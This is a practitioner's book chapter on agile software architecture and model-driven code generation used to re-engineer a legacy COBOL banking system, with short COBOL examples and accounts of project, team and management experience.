The agile movement is in some ways a bit like a teenager: very self-conscious, checking constantly its appearance in a mirror, accepting few criticisms, only interested in being with its peers, rejecting en bloc all wisdom from the past, just because it is from the past, adopting fads and new jargon, at times cocky and arrogant. But I have no doubts that it will mature further, become more open to the outside world, be more reflective, and also therefore more effective. I got a hint of what's up for the future at the Snowbird meeting, which produced much more than our side meeting on elephants.

Throughout human history, whenever there was a complete turnover of government through a revolution, the state was in chaos afterwards. I feel that this applies to the software development process being carried out in large organizations. A complete turnover of an established process to software development in a large organization and enforcing the agile approach can easily lead to chaos. I tend to agree with Moczar's idea (Moczar, 2013) as he wrote:

Think of agile as the ability to take the input of all the variable elements of the project—budget, time, design patterns, reusability, customer needs, corporate needs, precedents, standards, technology innovations and limitations—and come up with a pragmatic approach that solves the problem at hand in such a way that the product is delivered properly.

In adapting to the agile approach, we need to change the mindset of developers gradually and introduce various techniques out of the agile methodology that would clearly bring benefits to the overall software development process. One must not undermine the software engineering principles that have evolved after so many years of experience.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Agile Software Architecture

In our modern days, nobody would gather carpenters, electricians, ironworkers, plumbers, masons, etc. and ask them to build a house without proper planning and architectural design. In software development, we still have this trend that programmers are gathered and start developing software without planning and design. A very experienced programmer once told me that they have never needed architecture. The architecture would appear after they build the software. Some developers using the agile approach would also argue that the software architecture would appear after the first few iterations. Software architecture design has been seen by many as a prime example of "big design up front" that is in contrast to general agile practices.

To program a single module for a set of independent functions is not a difficult task. In fact an experience programmer can write a lot of code within a short time. Problems arise when thousands of programs need to collaborate to perform the business functions. In a complex system (like the one illustrated in figure 2), it is almost impossible to keep an overall view of all the modules. Functions of an individual module and the parts it plays in the system are no longer transparent. At the start of the project, one may observe very fast progress. As the system grew, adding new modules into the system would increase its complexity and make the whole situation worse. Maintenance becomes a very difficult task.

Programming a single module for a set of independent functions is not a difficult task. In fact, an experienced programmer can write a lot of code within a short time. Problems arise when thousands of programs need to collaborate to perform the business functions. In a complex system (like the one illustrated in Figure 2), it is almost impossible to have an overall view of all the modules. The functions of an individual module and the part it plays in the system are no longer transparent. At the start of the project, one may observe very quick progress. As the system grows, adding new modules to the system will increase its complexity and make the whole situation worse. Maintenance becomes a very difficult task.

To provide business and IT agility, one must be able to resolve and control the overall complexity of the IT system. Proper software architecture is required (Ali Babar, 2014). Netherwood states that architecture is important because it (Malan, 2010):

- Controls complexity.
- Enforces best practice.
- Gives consistency and uniformity.
- Communicates skill needs.
- Reduces risk.
- Enables re-use.

Architecture is defined as the rules, heuristics and patterns governing:

- Partitioning the problem and the system to be built into discrete pieces.
- Techniques used to create interfaces between these pieces.
- Techniques to manage overall structure and flow.
- Techniques used to interface the system to its environment.
- Appropriate use of development and delivery approaches, techniques and tools.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Architecture includes the methods, standards, tools, frameworks, policies and management directives. A proper architectural design with its supporting infrastructure is critical to the success of an IT project. The architecture provides a blue print on how software components should be structured and developed as well as the way continuous integration should work. It ensures the agility of the overall system which allows the agile approach to development to be carried out throughout the whole software life cycle with no or few technical debts. It must reduce and not increase the complexity of the IT system. Software tools and standards must simplify the development process and not make it more complicated.

Using the infrastructure of a complex integrated technical architecture requires highly trained and experienced programmers. The Standish Group's research shows that 70% of application code is infrastructure (Johnson & Robinson, 2001). Applications are usually coded by programmers who have great knowledge of the technical structure. They are also responsible for programming the business rules and logic in the applications.

There should be a clear separation of the implementation of the business and technical aspects. Technical infrastructure is generally stable and the same for all applications. We can develop code segments and patterns that can be parameterized according to what is required. Application developers should just concentrate on the business related aspects and include the infrastructure code segments and patterns in their programs whenever needed. The application developers should not have to master the infrastructure. The effort of writing 70% of the infrastructure related application code can also be spared.

HISTORY AND EVOLUTION OF AGILE ARCHITECTURE

In this section, the history and evolution of our agile architecture are presented. The section starts with the history of a project to reengineer a legacy IT system. The agile and model driven development approach is presented in a following subsection.

Reengineering of a Legacy IT System

In 1998, I was engaged in the rebuilding of the legacy IT system of a large corporation. The system had evolved since the 1970s and contained thousands of COBOL programs. The new system should be based on an architecture with CORBA with front and back ends. Java was the programming language for the object oriented style of programming. We started off with some basic applications as prototypes, and programmed and deployed them in work stations. The final code should be ported and deployed in the mainframe host system.

Our prototypes were complicated enough to involve different development groups responsible for different components for both the front and back ends. During the development, we found it very troublesome to keep the interfaces for the remote procedure calls in CORBA in sync between different development groups. Hence we moved from a fixed record remote procedure call style to document style messaging with XML and took a step into component based service oriented architecture (SOA). Each component would extract the required data from the document model and put the output data in the document model when it has completed the processing. In this way, any changes in any component would only need to coordinate with those who are affected but not others, although they may share the same service interface. This was a kind of refactoring process of the architecture during prototyping.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use


In 2000 our prototypes were ready to be ported to the mainframe host system. The CORBA infrastructure, on the other hand, was not ready. Despite the promises of the vender, we could not deploy our Java programs in the mainframe host system. In addition, we also saw that we could not replace the working system with a big bang. Whatever we developed needed to interoperate with the existing COBOL programs but we were not in a position to do this. The management finally decided that the front end applications with GUI could be used as they were but the back end applications should stay in COBOL.

The back end applications could not be programmed in Java but we wanted to keep our component based SOA architecture. Our first question was if we could use XML since no commercial XML parser was available in 2000. A few of us gathered and tried to develop an XML parser in COBOL. After a few weeks we managed to create our first prototype of an XML parser in COBOL. XML was parsed and transformed into a tree structure via link lists. Within months we managed to put the infrastructure in place so we could program our applications in COBOL in our SOA.

Towards Agile and Model Driven Approach

Despite the use of SOA, application development in COBOL remained a challenge. In late 2003 I was called in to look at the problems from a project. The development for this project had been carried out for one and three quarter years and most of the budget had been used up with no signs of completion. When I inspected the project, I found that there were many COBOL modules and they were all tightly coupled in a fashion, as illustrated in Figure 3. None of the modules could be unit tested on their own. The whole application was driven by a set of control flags. These control flags as well as the state data were passed from one module to another and updated in an uncontrolled way. Nobody had any architecture overview and any change could affect many modules. A developer showed me through the debugger how the state data were changed unexpectedly after calling another module that involved a chain of further actions. He was not able to program his module to produce the expected outcome.

Figure 3. Illustration of tightly coupled COBOL module




EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

At the beginning of 2004 I took up the technical lead of the project. The task was a real challenge. The goal was to complete the project within five months using the remaining budget. I had the option of fixing the current implementation and tried to make it work. If I made this choice, and even if I could succeed in getting the application to work, it would not be maintainable. Alternatively, I could re-design the whole architecture and start again. The pressure would be very high but I chose to start again.

One thing I realized was that in the COBOL program, a lot of code was just to handle the tree structure of the input and output messages. COBOL programmers did not like the tree structure. They were familiar with the COBOL data structure. My first effort was to come up with an infrastructure to carry out the mapping between the XML and COBOL records. At that time the service message interfaces were very well documented in UML class diagrams by a business analyst. The one responsible for the UML tool said that he could extract the meta data from the UML class diagrams. We made our first prototype of a code generator that was based on the meta data of the UML class diagrams, we generated the XML and DTD structures, the COBOL copy books which contain the COBOL data records, and the data object descriptors. A data object descriptor is basically a COBOL program that contains meta information for the mapping between the XML and COBOL record structure. A separate COBOL module was developed to carry out the mapping using this data object descriptor. An illustration of the UML class model and the generated software artefacts are shown in Figure 4. The whole set of prototypes were completed within three weeks. It reduced the effort made by all COBOL programmers to handle the incoming and outgoing service messages.

Figure 4. Class model and software artefacts generation




```
* Data Structure Customer Model

01 Corporate.
  05 Customer-Id                PIC X(16).
  05 Customer-Type              PIC X(10).
  05 Customer-Address.
    10 Street                   PIC X(50).
    10 City                     PIC X(50).
    10 Country                  PIC X(50).
  05 Company-Name               PIC X(50).
  05 Contact-Person.
    10 Personal-Title            PIC X(10).
    10 First-Name                PIC X(50).
    10 Last-Name                 PIC X(50).
```

```
* Data Object Descriptor Code Fragment

MOVE 'Customer_Id' TO Node-2
MOVE LENGTH OF Node-2
  TO OD-NameLen(2)
SET W-Data-Ptr TO ADDRESS OF Node-2
COMPUTE OD-NameOffs(2) =
  W-Data-Bin - W-Name-Offset
MOVE 1 TO OD-NodePar(2)
MOVE LENGTH OF Customer-Id
    TO OD-DataLen(2)
SET W-Data-Ptr TO ADDRESS OF
  Customer-Id
SET W-Parent-Ptr TO ADDRESS OF
  Corporate
COMPUTE OD-DataOffs(2) =
  W-Data-Bin - W-Parent-Bin
MOVE 'ed1Itrx' TO OD-NodeSpec(2)
MOVE 1 TO OOD-NodeOcc(2)
```


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

I have always been convinced of the agile approach with an iterative incremental process and continuous integration. The question was how I could put it in to action in the project. If the COBOL programmers were to start coding again the way they had done, we would just end up with the same state as before. We all realized that we must eliminate the strong coupling and interdependencies of the COBOL modules. I had a couple of discussions and brain storming sessions with the project architect and we made the following decisions:

- Process control must be centralized.
- COBOL modules must be independent autonomous units with well-defined contracts to fulfil.
- Apart from an invocation of external services offered by other business components, COBOL modules are not supposed to make direct calls to other COBOL modules.
- A plug and play architecture is required so that a COBOL module can be plugged in at any time for continuous integration.
- All state data will be held in a context container.
- State data in the COBOL structure can be deposited in the context container with a given logical name and it can be retrieved via the logical name.
- Each module will fetch the required state data from the context container and put new or updated state data in the context container.

The same business analyst who modelled the service message interfaces in class diagrams also modelled the process flow in UML state charts. We refined the state charts and made each action a COBOL module. We made some standard code patterns for COBOL modules on how to use the context container, standard error handling and an additional requirement that each module must deliver the outcome of its action with an event.


With the UML state charts, we extract the meta information and generate COBOL modules for centralized control of the process flows. These modules are called process controllers. The process controller is a finite state machine that calls a COBOL module based on an event. Figure 5 illustrates the state chart with a code segment of a process controller. In this figure, the process is a bit simple, as each action results in just one event. In normal cases, actions can result in a number of different events that would branch out into different process flows. A standard flow pattern is used for technical error handling which does not need to be included in the process flow model. If it is a technical error and not a business error, an exception will be raised and the process would terminate with error messages being sent back to the service consumer.

Each module was programmed as an autonomous unit. It was activated by the process controller with the passing of the context container. It retrieved its required data from the context container without knowing where and how these data were made available. The output data would be deposited in the context container. An event would be generated by the module depending on the outcome of its action. In the modelling of the process flow we needed to ensure that each module would find its required data in the context container. For the testing of the flow we could plug in the dummy modules that just generated the events and updated the state data in the context container. These dummy modules could be replaced by real modules successively in our iterative process.

We managed to complete the infrastructure, code patterns and generators within the first month and a half. Application development turned out to be rather straight forward. The whole project was completed within five months using just the remaining budget.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 5. State model and code generation of a process controller




```
* Process Controller Descriptor Code Fragment

      MOVE "OrderDataSet" TO  CP-Event(2)
      MOVE "Loading Order Data" TO  CP-State(2)
      MOVE C-Decision TO  CP-Activity-Name(2)
      MOVE "Order Data Validation" TO  CP-Next-State(2)
```

After the success of the first project, we were allowed to use the same approach in a second project. We also extended our tools. First we developed a tool for the unit testing of the COBOL module. The tool contains a COBOL module with the following functions:

- Parses XML input and maps the data to the COBOL structure based on object descriptors.
- Creates the context container and puts the input data in context with a pre-defined logical name.
- Activates the module.
- Fetches the output data structure from the context container and generates XML output based on data object descriptors.

The design of a test tool is illustrated in Figure 6.

The business analysts used to specify each module in WinWord documents. I suggested that they specify the data with UML class diagrams and the flow with activity diagrams to avoid ambiguities. They followed my suggestion. We then found that if we put in enough meta information in these diagrams, we could generate the whole COBOL module. The next stage of our generator included the COBOL module generation based on class and activity diagrams. Figure 7 shows an example of the activity diagram and the generated code. The activity model has the following features:

- Program rules and logic can be modelled in the UML activity diagram.
- Each action in the model can contain code or a link to code pattern with parameters.
- Different structures are used by the code generator for different actions with different stereotypes.
- Various code templates are also used for the generation of COBOL modules for different purposes.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 6. COBOL unit test tool architecture





Figure 7. Activity modeling of module logic and code generation




```
MAIN SECTION.
    MOVE 0 TO Status-Code
    PERFORM WITH TEST BEFORE
        UNTIL W-GetCutstomerInfoSeq-End
        OR Status-Code > 4
      EVALUATE TRUE
        WHEN W-InitAdaptor
          PERFORM initAdaptor
        WHEN W-GetCustomerData
          PERFORM getCustomerData
        WHEN W-CallCustomerInfo
          EVALUATE Customer-Type OF CustomerData
            WHEN "Corporate"
              SET ADDRESS OF Corporate TO
                ADDRESS OF CustomerData
              CALL CorporateInfo USING Corporate
            WHEN OTHER
              SET ADDRESS OF Private TO
                ADDRESS OF CustomerData
              CALL PrivateCustomerInfo USING Private
          END-EVALUATE
        WHEN W-SetEvent
          MOVE "CustomerInfo" TO Event
        WHEN W-SetCustomerIdInContext
          PERFORM setCustomerIdInContext
        WHEN OTHER
          SET W-GetCutstomerInfoSeq-End TO TRUE
      END-EVALUATE
      IF (Status-Code NOT = 0) THEN
        PERFORM HANDLE-TECH-ERROR
      END-IF
      ADD 1 TO W-State-GetCutstomerInfoSeq
    END-PERFORM
    GOBACK
    .
```


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

We found that all usages of the infrastructure can be put into a set of code patterns that can be parameterized. Hence, developers can just use these patterns in the model and set the parameters without any concern about the code behind the infrastructure. There are also a lot a repeatable business patterns that can be built into reusable code patterns with parameters. Together with reusable code templates, we increased the amount of reuse tremendously. Reusable code segments are generally well tested. This reduced a lot of effort in bug fixing and testing. As mentioned before, 70% of code is usually infrastructure related. The effort expended to write this 70% of code can be reduced substantially when reusable code patterns are included in the model.

PROJECT EXPERIENCE

In this section, I present our first successful experience followed by more project experience.

First Successful Experience

Our first project in 2004 was a great success. Our development activities included the following:

- Re-design of the processes.
- Specification of the activities to be realized in modules.
- Development of the context container, code templates and code generators.
- Programming of the modules.
- Final integration and testing.

The first release of the application, including the code generators, was within five months and only the remaining budget was used up. During our development process, we had daily morning coffee meetings that usually lasted around 15 to 20 minutes when we discussed our activities and the issues we faced within the whole team. On the other hand, only I, the project architect and the business analyst who did most of the UML modeling were involved in the design of the new architecture and infrastructures. We had pretty much the same team, except that the former project leader and the technical lead were dismissed.

The business requirement specification was reviewed, signed off and frozen long before I got involved in the project. After the first release and the business users started to experiment with the new application, we had 800 change requests. All change requests were implemented in the same fashion iteratively with specifications and modeling. The application was only in production after all the change requests had been implemented. Again this confirmed that specification is a moving target and one cannot expect to get it all right at the beginning of the development phase.

In our second project, we had the same project architect and business analyst. In this project we extended the code generator to generate COBOL modules from class and activity diagrams. We moved more into modeling instead of coding. The business analyst was very enthusiastic about modeling and code generation. On the other hand, the COBOL programmers were not very excited about the idea. Most of the code they wrote was mainly for code segments in the models. Some were also engaged in creating code patterns and templates. The majority of them did not like the changes from conventional programming to modeling. The project was completed more successfully than the management expected.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Prior to using our development approach and infrastructure, we must allow at least two weeks for a COBOL programmer to complete a module. Programmers used to spend a lot of time figuring out how to do things and how things worked. Testing and debugging also required a lot of effort. With the model driven approach, a great deal of effort was eliminated. To give an example, I once observed that the IBAN (International Bank Account Number) was interpreted with different algorithms in two different modules within an application. The programmer would not have to know the structure of an IBAN when a code pattern to interpret the IBAN was available for modeling. With our approach and framework, a business analyst can work closely with a programmer to complete a module, including testing, within two to three days.

More Project Experience Examples

In one of our projects, there were special requirements on how to display and log errors. We could not use our standard error handling pattern. I joined the project in February and code freeze should have been at the end of June. There were seven different chains of business process flows. At the start we spent a lot of time designing and prototyping the error handling pattern. By the time the first and most simple chain was completed, it had taken almost two months. The majority of the project team claimed that we would take a lot longer to complete the project using our approaches. The project manager turned to me and asked what I thought. I simply said no problem and asked who would pay for the feast when we had finished. The project manager asked me to give him a detailed plan of the development and I simply replied "six chains in three months, one chain per half a month". The project manager was not happy about this. We implemented all the chains by the end of June and the project was completed successfully. Ironically, the requirements specification was completed two weeks before code freeze.

In another project, there was a major change in the business requirement towards its end phase because the whole process flow must be modified with new business rules. We actually made the modifications in our autonomous modules and re-modeled the process descriptor. After we received the specification, we had a new version of the application ready for testing in two days. The agility and able to adapt changes came from our architecture. I do believe that an agile software architecture is important for the agile development process.

Since 2004, we have completed 13 projects using the approach and framework presented in this chapter. All projects were completed on time and within budget. In two projects I experienced we overran the budget and time. Both projects rejected the agile approach to software development and insisted on using the waterfall model with heavy documentation.

DEVELOPERS, DEVELOPMENT TEAM, AND MANAGERS

In this section, I show the skill required for a developer using our development approach in the first subsection. In the following subsections I present my experience with development teams and managers.

A Skillful Developer

One of the success factors of the Standish Group is "skilled resources". The question is what skills we need. We certainly need very skillful architects to design the architecture and framework. We also

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

require skillful system programmers to implement the framework and infrastructure. They should build infrastructure related code patterns. However, they should support the application developers but they should not be the main application developers. The application developers are people who can analyze and model the business logic.

In 2005, a lady called Gaby joined our team as a business analyst. She had never written a program before. After a few months she was able to develop applications through modeling independently. In the meantime Gaby picked up some COBOL knowledge which allowed her to write the code segments required in the model and she followed the interactive debugger to debug the applications. After one year Gaby developed 80% of the required programs for a project that would normally need a team of 5 to 6 developers. She usually engaged business analysts and users to go through her models. At one time a COBOL developer claimed that he could develop programs as fast as Gaby modeled them and have them generated. Gaby used her models to discuss with the business analysts and the end users. The programmer, on the other hand, could not show his code to the business analysts and end users in a meeting.

Gaby's skills are:

- Logical thinking and able to analyze problems.
- Able to master abstractions and formulate them into rigorous models.
- Good communication skills and friendly manner.
- Responsible, works independently and committed to the projects.

"Gaby's skill" covers five of the ten Standish Group success factors such as user involvement, agile process, skilled resources, formal methodology and standard tools and infrastructure. The paradigm puts emphasis on business modeling rather than coding. Gaby and her colleagues can test and demonstrate the usability of our architecture and framework.

The idea of Gaby, a non-COBOL developer who managed to develop 80% of all the COBOL programs has not been well accepted. Even an expert in model driven architecture commented that the idea of Gaby doing the job of an experienced COBOL programmer was not acceptable. If I say my son, who does not know anything about HTML and Java Script can develop flashy websites and blogs with Tumblr (2014), I wonder if this software expert would also dismiss the idea.

The mindsets of many software experts are that application development requires in depth knowledge of the system infrastructure and programming language. In the project to port all the COBOL applications from the IBM z/OS system to the UNIX platform I reported previously, they recruited application programmers who had in depth knowledge of Eclipse plugins. Does this mean that one needs to go deep into Eclipse plugins in order to program business logic?

It is still a common practice to mingle business logic with infrastructure related logic. Back in the late '90s, aspect-oriented programming (AOP) (Kiczales et al., 1997) was evolved to tackle this problem. AOP is a programming paradigm that aims to increase modularity by allowing the separation of cross-cutting concerns. It includes programming methods and tools that support the modularization of concerns at the level of the source code. The programming approach entails breaking down program logic into distinct parts, so-called concerns, which are cohesive areas of functionality. Some concerns "cut across" multiple parts in a program, and defy these forms of implementation. AOP implementations use cross-cutting expressions known as aspects that encapsulate each concern in one place. Tools are provided so that such expressions can be implemented in separate classes or modules. The technique allows us to separate business logic related code from infrastructure related code. Code that deals with

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use


infrastructure can be implemented as aspects to be included in the programs as expressions. In our modeling approach, the templates and patterns provide a mechanism similar to AOP. Patterns that can be parameterized are dragged into the application models. During code generation, the code segments of these patterns would be included in the final programs.

Social network platforms like (Ning, 2014) offer customers the ability to create a community website and blogs with a customized appearance and feel. In general users have no programming knowledge or experience. In most large corporations, application programming still adheres to the traditional approach with requirements specifications done by the analysts and implementation being done by programmers. There can be a lot of tools to support the different phases of SDLC such as those for requirement specifications and coding. Tools with very high levels of abstractions in any form that enable skillful analysts like Gaby to formulate the business logic and generate programs are usually not available. With our experience, we can build such tools. They can be very useful for fast prototyping in an agile development process. Developers in general are rather skeptical about such tools. General acceptance is rather difficult to achieve.

Development Team

In most large corporations, there are strong hierarchies among the employees according to their job functions. For application development, different groups are involved as shown in figure 8. The groups are described in the following list:

Figure 8. Example of groups involved in application development in a corporation



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- **Management Group:** This group includes the different kinds of managers and administrative staffs. The responsibility of this group entails many of the basic management functions, like budgeting, staffing, change management, and organizing and controlling.
- **Business Group:** Proposals for new project or new features of existing applications are generally put forward by this group. They are also responsible for the functional specifications, final testing and acceptance of the applications. For some applications like E-Banking, end users are mostly clients of the corporation. End users for applications like the ones for teller in a bank are those who work in the counters. There are usually thousands of them. For these applications, developers do not have much direct interactions with the end users. Usually business solution managers or business support staffs act as user representatives. They write the business specifications, interact with developers, test the end products and carry out the acceptance process. Business solution managers or solution domain managers are usually stakeholders of application development projects.
- **System and Infrastructure Group:** This group is responsible for IT infrastructure that includes the composite hardware, software, network resources and services required for the existence, operation and management of the enterprise IT environment. To this group, system stability is one of the most important aspects. Thus any new and change requests to this group would take a long time to be put into place. If any new system setup is required in an application, the development team should make the request at the early stage of the development cycle.
- **Testing Group:** The testing group verifies that the software complies with the functional specification. The group ensures that quality is built into the applications. Test engineers need to come up with test cases according to the business specification. In many companies, testing groups are parts of the development groups. In large corporations, testing groups are often separate groups. They work closely with the application developers. They should be involved in development projects at early stage.
- **Development Group:** The development group is responsible to the delivery of the applications. For a project, we usually have a project manager or project leader. Often there is also a technical project leader (also referred to as lead programmer). The technical project leader would mainly be responsible to the technology, development process, methodology, etc. to be used in the development. Often the architect is also the technical project leader. Architect is also a kind of developer. Following the concept described in the previous subsection, I make a distinction between system programmer and application developer. System programmers are responsible for the implementation of the framework and infrastructure. Application developers are the ones who analyze, model and program the business logic.

My former manager used to say that I always chose the same people for the development team in my projects. Indeed I did not want to work with others when I could have my dream team to do the job. Our dream team was self-organized and extremely efficient. The development would make such fast progress that we could meet extremely tight time schedules. The problem was that I could not have my dream team all the time.

I was regularly called to help out with projects that were in trouble. There were projects that were way behind schedule and I was asked to help them deliver the product on time. One of these projects had the problem that a team had been working on the project for a year. The plan was to have code freeze and be ready for production testing within four months. The development team claimed that it was an impossible task. My manager asked me to take over the project leadership and to make it possible. What was the

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

reaction of the team when a new project leader came with a new approach and tools for development? How would they respond when the new project leader tried to establish a goal that the rest of the team was convinced was not possible? In one of my first meetings with the team members, a tall lady yelled at me so loud that many people came in to the meeting room to see what was happening. They were afraid that the lady would throw me out of the window. It was hard. I faced resistance from almost every team member. I had to model with the analysts and programmed the various code segments and patterns with the programmers side by side. After a month we started to make rapid progress and most of the team members, but not all of them, were convinced about the approach. The lady who had yelled at me actually became a very good colleague and she was very efficient. The team started to organize itself.

On another occasion a colleague suggested I should take up the technical leadership of a project she was working on. The project had started two years prior and had not made much progress. I joined the project in January and the code freeze should have been in June. Our approach was made known to the team through my colleague. When I joined the project and insisted on the development approach, there was a split between the team members. Three of them were absolutely against it, they even insulted others who agreed with me. It was a terrible atmosphere with a constant escalation of the situation. One of them even went as far as to sabotage the project in order to prove that we were on the wrong track. Being supported by the higher management, we managed to get rid of two of them at a later stage. We were only able to work harmoniously for two months.

I joined a relatively big project in November 2006. The goal was to deliver the first version of the product in June 2007. In the first two months we had a meeting every two weeks to discuss what should be developed. In January 2007 I went to the project manager and told him that we could not carry on the way we were working. He said that I could not fit into the team and my reply was that he was correct. If I did fit in, all my projects would drag on and never meet their deadlines. He dismissed me from the project. The project did not meet the deadline and the first release was changed to May 2008. At the time when the project was about to complete the coding, the financial crisis arrived. The management ended all projects and changed the IT strategy over night. The project was never completed. During that time, I was lucky to be involved with another project that was completed just before the financial crisis.

Recently I had a conversation with a course leader of agile development and scrum. She emphasized that a self-organized team is essential to agile development. She told me that I should have tried to get the buy in from all team members regarding my approach before starting the project. When I had my dream team together, I did not have any problems with this. In many other projects, I do not think that I would get too far by trying to get buy in from all the team members. My experience was that some would start to get enthusiastic about the development approach. This happened with a number of analysts who realized that modeling was not a difficult task and that the implementations would come directly from models. Many of them would just get along as we proved that the technique worked. Some of these would still be convinced that the approach was not a proper development process, while others did not want to have anything to do with our approach at all.

Management

In 2004, we were given a chance to carry out our first project by the management under great pressure. After our first success we were allowed to continue with more projects. Between 2006 and 2008 we had very strong support from senior management. Some senior managers would like to make our approach a

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

strategy for the whole corporation and support us to develop it further. In fact, if we had not received such strong support, some of our projects would never have worked out because of the resistance we faced.

Everything changed when the financial crisis arrived as many senior managers left the company. Also, numerous developers were laid off or they left the company themselves. There were only a couple of us left behind. Our approach was greatly criticized by some senior developers and software architects. They claimed that our architecture and tools were proprietary and home grown. The new management was not happy about the decisions that were made by the former senior managers. While 13 key applications are based on our architecture and modeling tools, we are still needed to maintain these projects. The current management is upset that our know-how is still needed. We can still use our approach for the extension and maintenance of our applications but our approach is forbidden for any new development. Proprietary and home grown tools are still developed in the company and they are geared towards the traditional style of SDLC.

In one of the business domains in the company, applications have all been developed using our approach and tools. A few of us are required to do the maintenance and provide user support for this business domain. In another similar business domain with applications of the same nature and complexity developed with traditional SDLC, their group is three times as big. There was a time when we needed to make our applications available in a global international environment and the other group had to expand to 90 analysts and developers. There were huge problems which received lots of attention from the management. They received great complements and acknowledgement from the management when they solved the problems. In our group, we took up the job without too many problems. The job was done as usual and business ran the way it should. We did not receive any attention from the management nor was our effort acknowledged.

OVERALL EXPERIENCE AND LESSONS LEARNT

In this section, I present the acceptance, positive and negative experience of using our development approach. The section is completed with a subsection on lessons learnt.

Acceptance Experience

From our experience, we have the following statistics:

- Programmers:
  - 70% rejected the development approach.
  - 20% accepted the development approach.
  - 10% are excited about the development approach.
- Business analysts:
  - 40% learned the modelling techniques and have generated code with the help of programmers (number of analysts like Gaby who had no prior programming experience managed up to 70% of the development work on an application).
  - 60% still prefer to write documents.
- Software architects:
  - Those who had been involved are excited about the development approach and techniques.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

    - All architects from other projects resisted trying the development approach and techniques.
- Managers:
    - Managers who experienced success in their projects would fully support the development approach.
    - Managers who do not have personal experience usually do not support the development approach being used.

Positive Experience

The most positive experience we had was our technical achievement. This can be summarized in the following list:

- Provided an agile architecture with a plug and play mechanism for modules and continuous integration.
- Standardized code style and structure and enhanced code quality (e.g. standard error handling).
- Focused on business logic rather than infrastructure and the interactions of different modules.
- Maximized reuse with patterns, templates and modules.
- Architect and analyst driven instead of an ad hoc style of development.
- Models that reflect current implementation are used as documents as well as a means of communication.
- Reduced redundancies with an observable improvement in performance (e.g. resources are loaded into the context once and are used by multiple modules; a kind of caching).
- Reduced development effort by factors and enhanced software maintainability.
- Agile software development with rapid prototyping.

As presented in the above list, one of our achievements was the improvement in the performance of our applications. One would expect that programs with generated code are less efficient. Our experience has been that the generated code does not reduce performance by any noticeable figure. Our architecture, on the other hand, has helped to improve performance. In one of the projects I was involved in, we needed to improve the performance of an existing application. The developers tried to optimize the SQL statements they used in the programs. When I looked at the performance figures, DB access only took 10% of the overall transaction CPU time. Even if we reduce this time by 50%, the overall performance would only be improved by 5%. I found that the major issues of performance problems were the repetitions of fetching resources and data during the transaction. When a module requires client information, financial instruments, etc., the module was programmed to activate the responsible components to fetch these data. With the introduction of the context container, we limited the activation of components for common resources to once. The performance was improved by 35%.

Negative Experience

The major critiques we have faced are as follows:

- Proprietary home grown modelling technique and code generators.
- Domain specific language (DSL) rather than universal standard approach.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- Special skills and mindsets required that do not fit the skill sets and experience of programmers.

There has been strong resistance to our approach from developers. Some senior developers consider that modeling with code generation is fundamentally a wrong approach. The architectural model with centralized process control and the separation of business rules from infrastructure has been considered unnatural to many developers. It is very difficult to convince the project team members to follow our approach. The "not invented here and not applicable in our projects" phenomenon stops the spreading of the development approach across IT groups. A common remark of developers is: "the paradigm works for their cases but not for our cases because our problems are far more complicated". The question remains how they would tackle the complexity of their problems.

When the financial crisis arrived in 2008, many developers involved in the application development using our approach left the company. Since then a number of new developers have joined to maintain the applications. Most of them have no experience with the concepts of agile and MDSD (Model Driven Software Development). We observed that programmers made modifications directly in the code without updating the models. They also created nested modules without models or integration in the process controller. This started to get quite messy in a lot of applications. With the lack of management support, it is difficult to maintain the standard and rules of our development approach.

Our Findings

The best practices in our experience include the following:

- Autonomous components and modules are easy to develop and maintain.
- Architecture that allows the plug and play of components with continuous integration is essential to the agile development process for enterprise applications.
- Modelling with code generation provides great benefits in application development:
  - Enhance communication and resolving of problems.
  - Provide useful documents and enhance understanding of implementation.
  - Maximize reuse.
  - Reduce effort in development and maintenance.
  - Improve code quality, adhesion to architecture and integration of standards.
  - Use and reuse of patterns, templates, modules, models have a great impact on new application development (e.g. reduce finding how-to processes).
- The agile development approach can eliminate lengthy requirements specification as well as speed up decision-making and requirement verification.
- The development approach must have management support and form part of the development strategy.

FUTURE RESEARCH DIRECTIONS

Although further development of our tools and modeling technique officially ended due to the financial crisis, I have continued with the research and prototyping of more advanced techniques. One thing I have observed is that the business processes of different business domains within a large corporation tend

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

to have very similar patterns. For example, all payment and trading transactions in a financial institute require the retrieval of client and account information, availability and credit checks, the generation of client position movement, debit or/and credit of accounts, booking of the transaction in the general ledger, etc. There have been various activities to come up with standards for business applications by organizations such as OMG stated in Business Architecture, 2010. A research direction is to come up with standard model templates for the high level abstractions of business applications. They are used to construct rigorous business process model patterns. These model patterns can be tailored to different infrastructures and business components by providing the code segments and wrappers. Programs can then be generated from these models. Thus, we can have standard models for business processes that can be used for different business domains.

